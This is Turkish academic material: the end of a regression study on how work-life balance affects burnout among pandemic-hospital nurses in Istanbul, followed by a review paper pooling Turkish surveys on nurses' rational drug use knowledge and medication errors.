Çalışmada, iş-yaşam dengesi tükenmişlik ilişkisine yönelik olarak, regresyon analizleri uygulanmıştır. İş-yaşam dengesi ve alt boyutları bağımsız değişken olarak, tükenmişlik ise bağımlı değişken olarak tanımlanmıştır. Varsayımların sağlanması amaçlı Newey-West algoritması ile analizler gerçekleştirilmiştir. Regresyon analizi sonuçlarına ilişkin sonuçlar Tablo 4’te yer almaktadır.

138. Tablo 4. Regresyon Analizi Tahmin Sonuçları

MODEL 1				
Bağımlı Değişken: Tükenmişlik	Katsayı	St. hata	t istatistiği	P (anlamlılık)
Sabit	0.951	0.178	5.342	0.000*
İş-Yaşam Dengesi	-0.416	0.071	-5.810	0.000*
$R^2 = 0.527$ $F_{hesap} = 20.45$ $F_{anlamlılık} = 0.000$ Harvey test (p) = 0.128 LM test (p) = 0.113 Jarque-Bera (p) = 0.264				
MODEL 2				
Bağımlı Değişken: Tükenmişlik	Katsayı	St. hata	t istatistiği	P (anlamlılık)
Sabit	1.352	0.275	4.916	0.002*
İş Dengesi	-0.419	0.073	-5.705	0.000*
Aile Dengesi	-0.412	0.087	-4.735	0.000*
$R^2 = 0.619$ $F_{hesap} = 23.76$ $F_{anlamlılık} = 0.000$ Harvey test (p) = 0.134 LM test (p) = 0.127 Jarque-Bera (p) = 0.245				

*0.05 için istatistik anlamlı değişken

Modelin anlamlı olup olmadığını ifade eden F testine göre; p değerinin 0.05'ten küçük olmasından dolayı, modelin anlamlı olduğu sonucuna ulaşılmıştır. Modelin varsayımlarına ilişkin heteroskedasite (eş varyanslılığın sağlanmaması) için Harvey testinden faydalanılmıştır. Harvey testinin sonucuna göre p değeri 0.05'ten büyük olduğundan dolayı homoskedasite (eş varyans durumu) olduğu ortaya konulmuştur. Otokorelasyon sorununa ilişkin olarak LM testi yapılmıştır. Testin sonucuna göre p değeri 0.05'ten büyük olduğu için otokorelasyon bulunmadığı tespit edilmiştir. Hata paylarının normalliğini belirlemeye ilişkin yapılan Jarque-Bera testinin neticesinde p değeri 0.05'ten büyük olduğundan dolayı, hataların normal dağıldığı tespit edilmiştir. Sonuç olarak modelim varsayımları sağlanmış ve elde edilen sonuçların yoruma uygun ve güvenilir yapıda oldukları belirlenmiştir.

Model çıktılarından görüleceği üzere; iş-yaşam dengesi 1 birim arttığında tükenmişlik 0.416 birim azalmaktadır. İş-yaşam dengesi tükenmişliği azaltıcı yönde etkilemektedir. Diğer yandan, iş dengesi 1 birim arttığında tükenmişlik 0.419 birim azalmakta ve aile dengesi 1 birim arttığında tükenmişlik 0.412 birim azalmaktadır. Katsayı büyüklüğüne bakıldığında, tükenmişlik üzerinde iş dengesinin aile dengesine göre daha etkili olduğu belirlenmiştir. **Modelin ana hipotezini oluşturan H₁ doğrulanmıştır.**

SONUÇ VE ÖNERİLER

Yapılan bu araştırma ile pandemi döneminde hemşirelerin iş yaşam dengelerinin tükenmişlik üzerine etkisini ortaya koymak amacıyla yapılmıştır. Çalışma, Nisan-Mayıs 2020 tarihleri arasında İstanbul'daki beş pandemi hastanesinde görev yapan 410 hemşire üzerinde gerçekleştirilmiştir. Hemşirelerin iş yaşam dengelerinin bozulduğu ve tükenmişliklerinin orta düzeyde olduğu, iş-yaşam

dengesi boyutu ile tükenmişlik arasında negatif yönlü bir ilişkinin olduğu belirlenmiştir. Başka bir ifadeyle, hemşirelerin iş yaşam dengeleri bozuldukça tükenmişlik düzeylerinin arttığı söylenebilir. Diğer taraftan, iş yaşam dengesinin tükenmişlik üzerine etkisine bakıldığında, iş yaşam dengesinin tükenmişlik üzerinde etkili olduğu, iş yaşam dengesinin alt boyutlarından olan iş dengesinin tükenmişlik üzerinde daha etkili olduğu belirlenmiştir. Sonuç olarak, pandemi döneminde, zorlu çalışma koşulları altında çalışan hemşirelerin daha dengeli bir iş yaşam düzeyi oluşturabilmeleri ve tükenmişlik düzeylerinin en aza indirilebilmesi için; çalışma koşullarının iyileştirilmesi, daha kullanışlı ve kaliteli koruyucu ekipmanların sağlanması, başta ücret olmak üzere motivasyonlarını artırıcı tedbirlerin alınması, özlük haklarının iyileştirilmesi, ailelerine daha fazla zaman ayırmalarının sağlanması, daha iyi bakım süreci için hemşire istihdamının artırılması ve sosyal ve psikolojik destek sağlanması önerilebilir.

KAYNAKÇA

- [1] E. Akın Palandöken. “COVID-19 Pandemisi ve Hemşireler için Etik Sorunlar”. İzmir Kâtip Çelebi Üniversitesi Sağlık Bilimleri Fakültesi Dergisi, vol. 5, no. 2, pp. 139-142, 2020.
- [2] D. Hiçdurmaz ve Y.S. Üzar-Özçetin. “COVID-19 Pandemisinde Ön Safta Çalışan Hemşirelerin Ruhsal Sağlığının Korunması ve Ruhsal Travmanın Önlenmesi”, HUHEMFAD-JOHUFON, Özel Sayı, pp. 1-7, 2020.
- [3] O. Korkmaz ve E. Erdoğan. “İş Yaşam Dengesinin Örgütsel Bağlılık ve Çalışan Memnuniyetine Etkisi”, Ege Akademik Bakış, vol. 14, no. 4, pp. 541-557, 2014
- [4] A. Akın, E. Ulukök ve T. Arar. “İş-Yaşam Dengesi: Türkiye’de Yapılan Çalışmalara Yönelik Teorik Bir İnceleme”, Afyon Kocatepe Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, vol. 19, no. 1, pp. 113-124, 2017.
- [5] H. Özutku. “Tükenmişliğin İş Yaşam Dengesi ve Çalışan Sağlığı Üzerindeki Etkisi: Banka Çalışanları Üzerine Bir Araştırma”, Pamukkale Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, vol. 36, pp. 165-182, 2019.
- [6] A. Kebapç ve N. Akyolcu. “Acil Birimlerde Çalışan Hemşirelerde Çalışma Ortamının Tükenmişlik Düzeyine Etkisi”, Türkiye Acil Tıp Dergisi, vol. 11, no. 2, pp. 59-67, 2011.
- [7] Y. Yazıcıoğlu ve S. Erdoğan. SPSS Uygulamalı Bilimsel Araştırma Yöntemleri, Ankara: Detay Yayıncılık, 2004.
- [8] N. Demir. “İş-Yaşam Dengesinin Örgütsel Bağlılık Üzerine Etkisi: Kadın Çalışanlar İçin Bankacılık Sektörü Örneği”, Eurasian Academy of Sciences Eurasian Business & Economics Journal, vol. 8, no. 1, pp. 50-74, 2017.

- [9] R.G. Netemeyer, J.S. Boles and R. Mcmurrian. “Development and Validation of Work-Family Conflict and Family-Work Conflict Scales”, *Journal of Applied Psychology*, vol. 81, no. 4, pp. 400-410, 1996.
- [10] A.M. Pines. “The burnout measure short version (BMS)”, *International Journal of Stress Management*, vol. 12, no. 1, pp. 78-88, 2005.
- [11] S. Tümkaya, B. Aybek and H. Aldağ. “An investigation of university students’ critical thinking disposition and problem solving”, *Eurasian Journal of Educational Research*, vol. 36, no. 1, pp. 57-74, 2009.

HEMŞİRELERİN AKILCI İLAÇ KULLANIMI İLE İLGİLİ TÜRKİYE’DE YAPILMIŞ ÇALIŞMALARIN İNCELENMESİ

A. Sencer Yurtsever¹, R. Nalan Tiftik¹

¹ Mersin Üniversitesi, Tıp Fakültesi, Tıbbi Farmakoloji Anabilim Dalı, Mersin, TURKEY.

drasencer@gmail.com

ORCID: 0000-0002-6690-119X

ÖZET

Amaç: Bu çalışmada Türkiye’de hemşirelerin akılcı ilaç kullanımına ilişkin olarak yapılan çalışmaların incelenmesi amaçlanmıştır.

Yöntem: ‘Akılcı ilaç’ ve ‘hemşire’ anahtar sözcükleri kullanılarak Google akademik, TR dizin, mkutup.gov.tr, Researchgate veri tabanları araştırılarak 2010- 2020 yılları arasında hemşirelerin akılcı ilaç kullanımı ile ilgili Türkiye’de yapılmış araştırmaların sonuçlarının aktarıldığı Ulakbim ve diğer indeksler kapsamındaki hakemli dergilerde yayınlanmış çalışmalara ulaşıldı. Çalışmalar, kullanılan anket formundaki sorular, çalışma evreni, ulaşılan gönüllü sayısı ve aktarılan bulgular açısından değerlendirilerek kriterlere uyan çalışmalar incelemeye dahil edildi ve bulguları değerlendirildi.

Bulgular: 2010-2020 yılları arasında hemşirelerin akılcı ilaç kullanımı ile ilgili 10 adet çalışmaya ulaşıldı. Bu çalışmalardan 8’inde Sağlık Bakanlığı İlaç ve Tıbbi Cihaz Kurumu Akılcı İlaç Şube Müdürlüğü’nce hazırlanan “Hastane Hemşire Değerlendirme Anket Formu”nun kullanıldığı, 1 çalışmanın söz konusu anket formuna eklenen başka soruları içerdiği, 1 çalışmada ise araştırmacılar tarafından hazırlanan ve diğer çalışmalardaki sorulardan tümüyle farklı sorular içeren bir anket formunun kullanıldığı görüldü. 8 çalışma inceleme kapsamına alındı. Yapılan incelemede sayısal verilerinin tümüne ulaşılamayan 4 makale çalışma dışında bırakılarak 2015-2020 yılları arasında yayınlanmış 4 makale incelendi. İncelenen çalışmalardaki katılımcı sayısı 837 idi. Hemşirelerin %56’sı 36-50 yaşları arasında, %83’ü yükseköğretim/fakülte mezunu idi. En sık yapıldığı bildirilen ilaç uygulama hatası ilacın yanlış zamanda uygulanması idi (%57). Bunu ilacın dozunun atlanması izliyordu (%49). Katılımcıların uyguladıkları ilaçlar hakkındaki bilgileri genel olarak yeterli olmakla birlikte ilaç

etkileşimleri, gebelik, pediyatrik hastalar gibi özel durumlarda ilaç kullanımını gibi konularda bilgi düzeyinde eksiklikler olduğu görüldü.

Sonuç: Ülkemizde hemşirelerde akılcı ilaç kullanımını ile ilgili araştırmaların az sayıda olduğu görülmektedir. Mevcut çalışmalar ışığında hemşirelerin bilgi düzeyleri yeterli gibi görünmekle birlikte gebelerde, çocuklarda ilaç kullanımını ve ilaçlarla ilgili önlemler hakkında eğitim gereksinimi olduğu net olarak görülmektedir.

Anahtar Kelimeler: Akılcı ilaç, Akılcı ilaç kullanımı, Hemşire

INVESTIGATION OF STUDIES RELATED WITH THE RATIONAL DRUG USE OF NURSES IN TURKEY

ABSTRACT

Aim: This study aimed to investigate the studies concerning the rational use of the medicine of nurses in Turkey.

Method: We used the ‘rational medicine’ and ‘nurse’ keywords, and investigated the Google Scholar, TR index, mkutup.gov.tr, Researchgate databases. Then we reached to results of the research that published in peer-reviewed journals indexed by Ulakbim and other indexes related with rational use of the medicine of the nurses studied in Turkey between 2010-2020. The studies were evaluated in terms of the questions in the questionnaire form used, the study population, the number of volunteers reached and the findings transferred, and the studies that fit the criteria were included in the study and their findings were evaluated.

Results: Ten studies were reached that published on rational drug use of nurses between 2010 and 2020. In 8 of them, the "Hospital Nurse Assessment Questionnaire" prepared by the Ministry of Health Medicines and Medical Devices Agency Rational Medicine Branch Directorate were used. In 1 study different questions were added to the questionnaire, and in another one, a questionnaire form that containing completely different questions was used. So 8 studies were included in the investigation. Other 4 articles whose numerical data could not be reached were excluded from the study, and 4 articles published between 2015-2020 were examined. The number of participants in the studies reviewed was 837. 56% of the nurses were between the ages of 36-50, 83% were college/faculty graduates. The most common error was the “administration of the medication at the wrong time” (57%). This was followed by the “skipping the dose of the drug” (49%). Although the knowledge of the participants about the

drugs they used was generally sufficient, it was observed that there was a lack of knowledge on drug interactions, drug use in special situations such as pregnancy and pediatric patients.

Conclusion: It is seen that there are few studies on rational drug use in nurses in our country. In the light of existing studies, although the knowledge level of nurses seems to be sufficient, needing education for both rational drug use in pregnant women, and warnings and measures concerning medicines, clearly seen.

Keywords: *Rational Drug, Rational Use of Medicine, Nurse*

1. GİRİŞ

İlaçların yanlış ve gereksiz kullanımı, antibiyotik direnci, advers etkiler, ilaca bağlı morbidite ve mortalite artışı gibi birçok önemli soruna yol açabilen ve özellikle az gelişmiş ve gelişmekte olan ülkelerde etkisi daha belirgin olarak hissedilen, ciddi ekonomik sonuçları olan bir halk sağlığı problemidir [1]. Bu sorunun çözülmesi amacı ile dünya çapında çeşitli çalışmalar yapılmaktadır. Bu amaçla ilk olarak Dünya Sağlık Örgütü (DSÖ) tarafından 1977 yılında Temel İlaç listesi oluşturulmuş, bunu 1985 yılında yine DSÖ tarafından Nairobi’de organize edilen konferansta akılcı ilaç kullanım ilkelerinin belirlenmesi izlemiştir [2,3]. Günümüzde küresel ölçekte yaygınlaştırılmaya çalışılan akılcı ilaç kullanımı ilkeleri hastaların klinik ihtiyaçlarına uygun ilaçları bireysel gereksinimlerini karşılayacak dozlarda yeterli süre boyunca, kendileri ve toplum için en düşük bedelle karşılayabilmelerini gerektiren bir kurallar bütünüdür [4]. Akılcı ilaç kullanımı sağlık hizmeti sunumunun her aşamasındaki uygulayıcıların etkin ve doğru katılımı ile sürdürülebilir.

Hastaneler, poliklinikler, aile hekimliği birimleri gibi sağlık hizmetleri sunucularında uygulanan ilaç tedavilerinde sorumluluk zincirinin merkezinde hekimler yer almakla birlikte, akılcı ilaç kullanımının devamlılığının sağlanması ve geliştirilmesinde hemşirelerin de önemli rolü bulunmaktadır [5]. Hemşireler tedavinin uygulanması sırasında hasta ile birebir ve yakın temasta olmakta, hekim tarafından verilen ilaç tedavisinin uygun dozda, uygun zamanda ve uygun şekilde uygulanmasında birincil etkisi bulunmaktadır. Bunun yanı sıra ilaçların uygun koşullarda saklanması ve hazırlanması da hemşirelerin sorumluluğundadır. Hemşireler ilaç tedavisini uyguladıkları hastanın almakta olduğu tedavi hakkında bilgi edinmesine de yardım etmekte, uygulanan ilaçların diğer ilaçlar ya da besinlerle etkileşimleri hakkında da hasta için ilk sırada bilgi edinebileceği bir kaynak görevi de görmektedirler. Aynı zamanda uygulanan tedavinin sonucunda ortaya çıkabilecek advers etkiler ve alerjik reaksiyonların gelişiminin gözlenerek hekimin bilgilendirilmesinde de kilit rol oynamaktadırlar.

Hastanın tedavi planında yer alan ilaçları hazırlama ve uygulama sırasında hasta güvenliğinin sağlanması temel önemdedir. Bu nedenle hemşirenin uyguladığı ilaçlar hakkında yeterli bilgisinin olması gereklidir. Hemşire uygulanan ilaçların saklanma koşulları, tedavi için uygun dozu, uygulama

için uygun doz aralıkları, ilaçların kontrendikasyonları, ilaçların besin ya da diğer ilaçlarla etkileşimleri, çocuklar, yaşlılar ve gebeler gibi özel hasta gruplarında ilaç kullanımı ve ilaçların yan etkileri ile ilgili yeterli ve doğru bilgiye sahip olmalıdır. Bunun sağlanabilmesi için ilk olarak hemşirelerin akılcı ilaç kullanımı ile ilgili bilgi düzeylerinin belirlenmesi gerekir. Ülkemizde hemşirelerin akılcı ilaç kullanımı ile ilgili bilgi düzeylerinin belirlenmesi için yapılmış çalışmalar bulunmakla birlikte büyük resmi görebilmek için bu çalışmaların birlikte değerlendirilip, ortaya çıkan verilerin yorumlanması önemli bir yaklaşım olacaktır. Bu amaçla, ülkemizde hemşirelerin akılcı ilaç kullanımı ile ilgili bilgi düzeylerinin belirlenmesine yönelik olarak yapılmış çalışmaları değerlendirmeyi amaçladık.

2. YÖNTEM

Çalışmamızda değerlendirmeye alınacak olan araştırma makalelerini belirlerken 3 temel kriter göz önünde bulunduruldu:

1-Çalışmanın Türkiye’de yapılmış olması

2-2010-2020 yılları arasında gerçekleştirilmiş olması

3-Araştırma sonuçlarının Ulakbim ve diğer endeksler kapsamındaki Türkiye’deki hakemli dergilerde yayınlanmış olması

Bu kriterlere uyan araştırma makalelerinin aranacağı veri tabanları Google akademik, TR dizin, mkutup.gov.tr, Researchgate olarak belirlendi. Veri tabanlarında arama yaparken kullanılacak anahtar sözcüklerin “akılcı ilaç” ve “hemşire” olması kararlaştırıldı. Ardından bu anahtar sözcükler ile söz konusu veri tabanlarında arama yapıldı. Arama sonucunda ulaşılan araştırma makaleleri çalışmamızda kullanılmak üzere değerlendirmeye alındı.

Çalışmalar, kullanılan anket formundaki sorular, çalışma evreni, ulaşılan gönüllü sayısı ve aktarılan bulgular açısından değerlendirildi. Çalışmamızda verilerin sağlıklı bir şekilde yorumlanabilmesi açısından hemşirelerin doldurması istenen anket formlarındaki soruların benzer olduğu ve araştırma makalesinde bu formlardaki sorulara verilen cevaplara ait verilerin eksiksiz olarak aktarıldığı çalışmalar incelemeye dâhil edilerek bulguları değerlendirildi.

3. BULGULAR

2010-2020 yılları arasında hemşirelerin akılcı ilaç kullanımı ile ilgili 10 adet çalışmaya ulaşıldı. Bu çalışmalardan 8’inde Sağlık Bakanlığı İlaç ve Tıbbi Cihaz Kurumu (TİTCK) Akılcı İlaç Şube Müdürlüğü’nce hazırlanan “Hastane Hemşire Değerlendirme Anket Formu’nun” (HHDAF) kullanıldığı, 1 çalışmanın söz konusu anket formuna eklenen başka soruları içerdiği, 1 çalışmada ise araştırmacılar tarafından hazırlanan ve diğer çalışmalardaki sorulardan tümüyle farklı sorular içeren bir anket formunun kullanıldığı görüldü. Söz konusu 2 çalışmadaki anket formlarının incelenmesi

amaçlanan soruları içermediği saptandı. Belirtilen makaleler değerlendirme dışı bırakılarak 8 çalışma inceleme kapsamına alındı (Tablo 1).

Tablo 1. Türkiye’de hemşirelerin akılcı ilaç kullanımı ile ilgili bilgi düzeyini ölçmeye yönelik Ulakbim ve diğer indekslerde taranan hakemli dergilerde yayınlanmış 2010-2020 yılları arasında gerçekleştirilmiş çalışmalar

Araştırmacı	Yıl	Anket formu	Soru sayısı	Ankete katılan sayısı	Dahil edilme
Şahingöz ve ark.	2010	Araştırmacıların geliştirdiği form	33	641	Hayır
Aşiret ve ark.	2013	Araştırmacıların geliştirdiği form	31	152	Hayır
Saygılı ve ark.	2015	TİTCK HHDAF	18	296	Evet
Pirinççi ve ark.	2016	TİTCK HHDAF’dan yararlanarak araştırmacılar tarafından geliştirilen anket formu	24	295	Evet
Kurt ve ark.	2016	TİTCK HHDAF	17	97	Evet
Uzuntarla ve ark.	2016	TİTCK HHDAF	17	251	Evet
Karakoç ve ark.	2018	TİTCK HHDAF	18	392	Evet
Özatic ve ark.	2018	TİTCK HHDAF	18	148	Evet
Şantaş ve ark.	2018	TİTCK HHDAF	18	326	Evet
Çobanoğlu ve ark.	2020	TİTCK HHDAF’dan yararlanarak araştırmacılar tarafından geliştirilen anket formu	22	52	Evet

İnceleme kapsamına alınan 8 makalenin verileri incelendi. Makalenin bulguları veya sonuç bölümünde hemşirelerin akılcı ilaç kullanımı ile ilgili bilgi düzeyini ölçmeye yönelik olarak aşağıda belirtilen sorulara verilen yanıtların tümünün verilerini aktardığı görülen makaleler değerlendirmeye alınarak bu koşulları kapsamayan makaleler değerlendirme dışı bırakıldı.

1-Sizce, en sık hangi ilaç uygulama hataları ile karşılaşmaktadır?

2-Uygulamasını yaptığımız ilaçlar hakkında ne düzeyde bilgi sahibi olduğunuzu düşünüyorsunuz?

3- Uygulama öncesinde hastanın ilaç ve besin alerjisi öyküsü olup olmadığını sorgular mısınız?

4- Serviste yatan hastanın yaşamını yitirmesi, taburcu olması veya tedavi değişikliğine gidilmesi durumunda kullanılmayan ilaçlar ne yapılıyor?

5-Serviste gerektiğinde kullanılmak üzere bulundurulan ilaçlar saklama koşullarına uygun saklanıyor mu?

6-Serviste gerektiğinde kullanılmak üzere bulundurulan ilaçların son kullanım tarihi (SKT) takibi yapılıyor mu?

7-Hastanın kullanacağı ilaçların; kullanım önerileri, uygulama şekli, doz aralıkları vb. hakkında hastaya eğitim verir misiniz?

Yapılan incelemede sayısal verilerinin tümüne ulaşılabilen 4 makale çalışma dışında bırakılarak 2015-2020 yılları arasında yayınlanmış 4 makale incelendi (Tablo 2).

Tablo 2. Değerlendirme kapsamına alınan çalışmalar

Araştırmacı	Kriterlere uygunluk	uç
Şahingöz ve ark.	-	Dışlandı
Aşiret ve ark.	-	Dışlandı
Saygılı ve ark.	+	Dahil edildi
Pirinççi ve ark.	-	Dışlandı
Kurt ve ark.	+	Dahil edildi
Uzuntarla ve ark.	-	Dışlandı
Karakoç ve ark.	+	Dahil edildi
Özatic ve ark.	-	Dışlandı
Şantaş ve ark.	-	Dışlandı
Çobanoğlu ve ark.	+	Dahil edildi

İncelenen çalışmalardaki katılımcı sayısı 837 idi. Hemşirelerin %56'sı 36-50 yaşları arasında, %84'ü yüksekokul/fakülte mezunu idi (Tablo 3).

Tablo 3. İnceleme kapsamındaki çalışmalara katılan hemşirelerin sosyo-demografik özellikleri (n=837)

Yaş	Sayı	%
18-25	60	7,2
26-35	295	35,2
36-50	471	56,3
51-64	11	1,3
Cinsiyet		
Erkek	114	13,6
Kadın	723	86,4

Eğitim durumu		
Lise	106	12,7
Yüksekokul/fakülte	702	83,9
Y. Lisans/doktora	29	3,4
Mesleki Tecrübe (yıl)		
1-10	234	28
11-15	189	22,6
16-19	166	19,8
20 ve üstü	248	29,6

En sık yapıldığı bildirilen ilaç uygulama hatası ilacın yanlış zamanda uygulanması idi (%57). Bunu ilacın dozunun atlanması izliyordu (%49). Hastaya yanlış ilaç uygulaması cevabı katılımcıların 100'ü (%11,9) tarafından belirtilirken, Yanlış hastaya ilaç uygulanması seçeneği 154 katılımcı (%18,9) tarafından seçilmişti (Tablo 4).

Tablo 4. En sık karşılaşılan ilaç uygulama hataları

Sizce, en sık hangi ilaç uygulama hataları ile karşılaşılmaktadır? (Birden fazla seçenek işaretleyebilirsiniz.)	
İlacın yanlış hastaya uygulanması	154 (%18,4)
İlacın yanlış zamanda uygulanması	477 (%57)
İlacın atlanması, uygulanmaması	409 (48,9)
İlacın yanlış dozda uygulanması	251 (%30)
İlacın yanlış uygulama yolundan uygulanması	53 (%6,3)
Yanlış ilacın uygulanması	100 (%11,9)

Katılımcıların %25,7'si ilaçların kullanım amacını çok iyi bildiklerini %62,9'u ise bu konuda bilgi düzeylerinin iyi olduğunu ifade ettiler. Ayrıca ilaç uygulama şekillerini çok iyi bildiğini ifade edenlerin oranı %39,4 ve ilaç etki süreleri hakkında bilgi düzeylerinin çok iyi olduğunu düşünenlerin oranı ise %10,8 iken, ilaç uygulama şekillerini iyi bildiğini düşünenlerin oranı %52,6 ve ilaçların etki süresi ile ilgili bilgisinin iyi düzeyde olduğunu belirten katılımcıların oranı ise %52,8 olarak tespit edildi. Öte yandan bu üç soru ile ilgili orta seviyede bilgisi olduğunu belirtenlerin oranı ise sırası % 10,6, 7,5 ve 32,8 idi.

Kontrendikasyonlar konusunda katılımcıların toplamda %43,7'si çok iyi ve iyi düzeyde bilgi sahibi olduklarını düşündüklerini ifade etmelerine rağmen %48,5'inin bilgisinin orta düzeyde olduğunu belirttiği görüldü. İlaçların ilaç/besin etkileşimleri konusunda iyi/çok iyi bilgi düzeyine sahip olduklarını düşünenlerin oranı %41,9 iken orta ve alt bilgi düzeyine sahip olduklarını belirtenlerin oranı toplam

%57,9 idi. İlaçlar ile ilgili uyarı ve önlemler konusunda katılımcıların %10,6'sı çok iyi ve %45'i iyi, seçeneğini seçerken, %34,1'i orta, %7,6'sı kötü bilgi düzeyine sahip olduklarını düşünmekte idi. Benzer şekilde gebeler ve pediatrik hastalar gibi özel gruplarda ilaç kullanımı ile ilgili çok iyi olduğunu düşünenler %14,1, iyi bilgi düzeyinde olduklarını düşünenlerin oranı %40 iken, bilgisinin orta düzeyde olduğunu düşünenler %32,4 ve kötü düzeyde olduğunu düşünenlerin ise katılımcıların %9,9'unu oluşturmaktaydı. Hemşirelerin %3,5'i ise bu konuda bilgi düzeylerinin çok kötü olduğunu düşündüklerini ifade ettiler (Tablo 5).

Tablo 5. Hemşirelerin uygulamasını yaptıkları ilaçlar hakkında bilgi düzeyleri

Uygulamasını yaptığınız ilaçlar hakkında ne düzeyde bilgi sahibi olduğunuzu düşünüyorsunuz?					
	Çok iyi (%)	İyi (%)	Orta (%)	Kötü (%)	Çok kötü (%)
Kullanım Amacı	215 (25,7)	526 (62,9)	89 (10,6)	2 (0,2)	5 (0,6)
Uygulama Şekli	330 (39,4)	440 (52,6)	63 (7,5)	1 (0,1)	3 (0,3)
Etki Süresi	90 (10,8)	442 (52,8)	272 (32,5)	24 (2,9)	9 (1,1)
Yan Etkiler	75 (9)	353 (42,2)	368 (44)	31 (3,7)	10 (1,2)
Kontrendikasyonlar	59 (7)	307 (36,7)	406 (48,5)	49 (5,9)	16 (1,9)
İlaçların Etkileşimleri (ilaç/besin)	55 (6,6)	297 (35,4)	345 (41,2)	120 (14,3)	20 (2,4)
Uyarılar, Önlemler	89 (10,6)	380 (45)	285 (34,1)	64 (7,6)	18 (2,2)
Özel Durumlar (Gebelik, pediatri vb.)	118 (14,1)	335 (40)	271 (32,4)	83 (9,9)	29 (3,5)

Anket formundaki ilaç/besin alerjisinin sorgulanması ile ilgili soruya hemşirelerin %80'i ilaç/besin alerjisini her zaman sorguladıklarını belirtirken, %5'i hiç sorgulamadıkları yanıtını vermiştir (Tablo 6).

Tablo 6. Hemşirelerin hastanın ilaç/besin alerjisini sorgulama yaklaşımları

Uygulama öncesinde hastanın ilaç ve besin alerjisi öyküsü olup olmadığını sorgular mısınız?"	
Her zaman; hayati önemi olan bir durum olduğunu düşünüyorum.	676 (%80,76)
Sadece ilaç alerjisini sorgularım.	119 (%14,2)
Hayır	42 (%5)

Hemşirelerin %79,1'i kullanılacak ilaçlar konusunda hastayı bilgilendirmeleri gerektiğini belirtirken %6,3'ü bunun hemşirenin sorumluluğu olmadığını düşündüğünden, %0,2'si vakit bulamadığından hastayı bilgilendirmediklerini belirtmekteydi (Tablo 7).

Tablo 7. Hemşirelerin hastaya kullanacağı ilaçlar hakkında eğitim verme konusundaki yaklaşımları

Hastanın kullanacağı ilaçların; kullanım önerileri, uygulama şekli, doz aralıkları vb. hakkında hastaya eğitim verir misiniz?	
Evet; hasta kullandığı ilaçlar hakkında bilgilendirilmelidir.	662 (%79,1)
Sadece hekim isterse ve yönlendirmesi olursa bilgi veririm.	120 (%14,3)
Hayır; bu konuda bilgi vermek sorumluluklarım arasında değildir.	53 (%6,3)
Hayır; vakit bulamam.	2 (%0,2)

Öte yandan hemşirelerin %96,5'i ilaçların son kullanma tarihlerinin (SKT) takibinin her zaman yapıldığını belirtirken %1,7'si takibin bazen yapıldığını ifade ettiler. (Tablo 8).

Tablo 8. Hemşirelerin çalıştıkları birimde ilaçların SKT takibi yapılması ile ilgili düşünceleri

Serviste gerektiğinde kullanılmak üzere bulundurulmuş ilaçların son kullanım tarihi (SKT) takibi yapıyor mu?	
Evet, her zaman	808 (%96,5)
Bazen; SKT birim bazında ilaçların (ampul, blister vb) üzerinde yer alıyorsa	14 (%1,7)
Hayır; kontrollü şekilde servise teslim edildiğini düşünüyorum.	15 (%1,8)

Bununla birlikte hemşirelerin %84,4'ü çalıştıkları birimde ilaçların saklama koşullarına uygun olarak saklandığını düşünmekteyken %14,9'u ise sadece özel saklama koşulu gerektiren ilaçlara dikkat edildiğini belirtmişti (Tablo 9).

Serviste gerektiğinde kullanılmak üzere bulundurulanan ilaçlar saklama koşullarına uygun saklanıyor mu?

Evet; saklama koşulları standartlara uygun ve tüm personel bu konuda bilinçli davranır.	706 (%84,4)
Sadece özel saklama koşulu gerektiren ilaçlara dikkat ediliyor.	125 (%14,9)
Hayır; uygun ortam bulunmuyor.	6 (%0,7)

Tablo 9. Hemşirelerin çalıştıkları birimde ilaçların saklanma koşulları ile ilgili düşünceleri

Anketlere katılan hemşirelerin %83,2'si kullanılmayan ilaçların eczaneye teslim edildiğini söylerken %8,6'sı diğer hastalara kullanılmak üzere depolandığını belirtmişti. Bu konuda fikri olmadığını belirtenlerin oranı ise %6,5 idi (Tablo 10).

Tablo 10. Hemşirelerin çalıştıkları birimde çeşitli nedenlerle kullanılmayan ilaçlar ile ilgili izlenen yol hakkında düşünceleri

Serviste yatan hastanın yaşamını yitirmesi, taburcu olması veya tedavi değişikliğine gidilmesi durumunda kullanılmayan ilaçlar ne yapılıyor?	
Eczaneye teslim ediliyor.	697 (%83,2)
Diğer hastalara kullanılmak üzere depolanıyor.	72 (%8,6)
İmha edilmek üzere toplanıyor.	14 (%1,7)
Fikrim yok.	54 (%6,5)

4. SONUÇ

Ülkemizde hemşirelerde akılcı ilaç kullanımı ile ilgili araştırmaların az sayıda olduğu görülmektedir. Bu durum AİK'nın önemli bileşenlerinden olan hemşirelerin bilgi düzeylerinin belirlenerek eksikliklerin giderilmesine yönelik yeni yaklaşımlar geliştirilmesinin yanı sıra, ülkemizde sağlık hizmeti sunumunda görev yapan hemşirelerin hangi noktalarda desteklenmesi gerektiğinin görülmesini zorlaştırması bakımından bir eksiklik olarak değerlendirilebilir. Bununla birlikte, mevcut çalışmalar ışığında hemşirelerin uyguladıkları ilaçların kullanım amacı, uygulama şekli ve etki süresi gibi konularda bilgi düzeylerinin oldukça yeterli olduğu görülmektedir. Ancak ilaçların kontrendikasyonları, yan etkileri, diğer ilaç veya besinlerle etkileşimleri konusunda eğitim gereksinimi net olarak hissedilmektedir. Benzer şekilde ilaçlar ile ilgili alınması gereken önlemler ve pediatrik hastalar gibi ilaç dozunun önemli olduğu ve

doz aşımı gibi sakıncaların ya da ilaca bağlı advers etkilerin daha büyük önem arz ettiği özel hasta grupları ya da gebeler gibi teratojenik etkiler açısından dikkatli olmanın kritik önemde olduğu hastalarda ilaç kullanımını ile ilgili bilgi düzeylerinin de bu başlıklarda verilecek eğitimin gerekliliğini gösterdiği açıktır.

Hemşirelerin hastanın ilaç/besin alerjisinin sorgulanması konusundaki bilgi düzeyleri oldukça yeterlidir. Ancak Sağlık Bakanlığı tarafından hazırlanmış ve araştırmaya dâhil edilen 8 çalışmada da kullanılan “Hastane Hemşire Değerlendirme Anket Formu’nda” ilaç besin alerjisinin sorgulanması ile ilgili sorunun seçeneklerinden %80,76 ile en çok verilen “Her zaman; hayati önemi olan bir durum olduğunu düşünüyorum” yanıtı içerdiği metin açısından yönlendirici olarak değerlendirilmiştir. Sorunun farklı şekilde yapılandırılması gerektiği düşünülmektedir.

Hemşirelerin, “hastaların kullandıkları ilaçlar konusunda bilgilendirilmesi konusundaki” yanıtları değerlendirildiğinde bu konuda da oldukça yeterli bilgi düzeyinde oldukları görülmüştür.

